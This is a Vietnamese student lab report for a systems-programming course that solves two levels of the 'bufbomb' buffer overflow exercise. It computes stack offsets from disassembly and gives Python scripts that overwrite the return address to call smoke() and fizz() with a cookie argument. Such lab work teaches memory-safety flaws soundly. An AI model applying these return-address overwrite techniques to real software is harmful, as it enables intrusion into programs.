BÁO CÁO THỰC HÀNH

Môn học: Lập trình hệ thống (NT209)

Lab 5 – Buffer overflow (Phần 1)

GVHD: Đỗ Thị Thu Hiền

1. **THÔNG TIN CHUNG:**

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT209.N21.ANTN.1

STT	Họ và tên	MSSV	Email
1	Nguyễn Nhật Quân	21522497	21522497@gm.uit.edu.vn
2	Phạm Nguyễn Hải Anh	21520586	21520568@gm.uit.edu.vn

2. **NỘI DUNG THỰC HIỆN:**[1]

STT	Công việc	Kết quả tự đánh giá
1	Level 0	100%
2	Level 1	100%


Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

[1] Ghi nội dung công việc, yêu cầu trong bài Thực hành

BÁO CÁO CHI TIẾT

1. Level 0

E.1 Vẽ stack



E.2 Xác định độ dài chuỗi và vị trí cần ghi đè

Trong hàm getbuf, vị trí bắt đầu ghi nằm ở ebp – 34h = ebp – 52 -> để ghi đến return address cần 56 bytes ký tự ở trước và 4 bytes vị trí địa chỉ trả về cần ghi đè.

=> độ dài chuỗi cần nhập là 60 bytes; vị trí cần ghi đè là ebp + 4

E.3 Xác định giá trị mới sẽ ghi đè

Giá trị trả về cần ghi đè là địa chỉ của hàm smoke

```
.text:0830260B                  public smoke
.text:0830260B smoke            proc near
.text:0830260B ; __unwind {
.text:0830260B                  push    ebp
```

E.4 Dựng chuỗi exploit

```
import sys
str = 'a'*56
sys.stdout.buffer.write(str.encode())
x = bytes.fromhex('0B 26 30 08')
sys.stdout.buffer.write(x)
```


Chuỗi cần nhập gồm 56 ký tự a sau đó là ghi theo từng byte địa chỉ hàm smoke ngược lại '0B 26 30 08'

E.5 Kết quả

```
┌──(kali㉿kali)-[~]
└─$ python input.py | ./bufbomb -u 24970586
Userid: 24970586
Cookie: 0x75baf5eb
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
```

2. Level 1

E.1 Vẽ stack



E.2 Xác định độ dài chuỗi và vị trí cần ghi đè

Trong hàm getbuf, vị trí bắt đầu ghi nằm ở ebp – 34h = ebp – 52 -> để ghi đến return address cần 56 bytes ký tự ở trước và 4 bytes vị trí địa chỉ trả về cần ghi đè và thêm 4 bytes trống (do chương trình không thực hiện câu lệnh call như thường lệ để push địa chỉ trả về cho hàm fizz → vì vậy 4 bytes này tương tự địa chỉ trả về) sau đó là 4 bytes giá trị của tham số thứ nhất

=> độ dài chuỗi cần nhập là 68 bytes; vị trí cần ghi đè là ebp + 4 và ebp + 12

E.3 Xác định giá trị mới sẽ ghi đè

Giá trị trả về cần ghi đè là địa chỉ của hàm fizz

```
.text:08302638 ; void __cdecl __noreturn fizz(int)
.text:08302638                 public fizz
.text:08302638 fizz            proc near
.text:08302638
.text:08302638 arg_0           = dword ptr  8
.text:08302638
.text:08302638 ; __unwind {
.text:08302638                 push    ebp
.text:08302639                 mov     ebp, esp
```

Giá trị tham số thứ nhất cần ghi đè cao hơn ebp hàm fizz 8 bytes

```
.text:08302638                 push    ebp
.text:08302639                 mov     ebp, esp
.text:0830263B                 sub     esp, 8
.text:0830263E                 mov     edx, [ebp+arg_0]
.text:08302641                 mov     eax, ds:cookie
```

Do truy vấn tham số thứ nhất ở ebp + 8 nên cần 4 bytes trống nêu trên.

E.4 Dựng chuỗi exploit

```
import sys
str = 'a'*56
sys.stdout.buffer.write(str.encode())
x = bytes.fromhex('38 26 30 08 00 00 00 00 EB F5 BA 75')

sys.stdout.buffer.write(x)
```

Chuỗi cần nhập gồm 56 ký tự a sau đó là ghi theo từng byte địa chỉ hàm fizz ngược lại '38 26 30 08 00 00 00 00 EB F5 BA 75'

E.5 Kết quả

```
┌──(kali㉿kali)-[~]
└─$ python input.py | ./bufbomb -u 24970586
Userid: 24970586
Cookie: 0x75baf5eb
Type string:Fizz!: You called fizz(0x75baf5eb)
VALID
NICE JOB!
```

YÊU CẦU CHUNG

Báo cáo:

- File **.PDF**.
- Đặt tên theo định dạng: **[Mã lớp]-Lab5_NhomX_MSSV1-MSSV2.pdf** (trong đó X là số thứ tự nhóm, MSSV gồm đầy đủ MSSV của tất cả các thành viên thực hiện bài thực hành).

  Ví dụ: [NT209.N21.ANTN.1]-Lab4_Nhom2_21520001-21520013.pdf.
- Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

Đánh giá:

- Hoàn thành tốt yêu cầu được giao.
- Có nội dung mở rộng, ứng dụng.

Bài sao chép, trễ, … sẽ được xử lý tùy mức độ vi phạm.

HẾT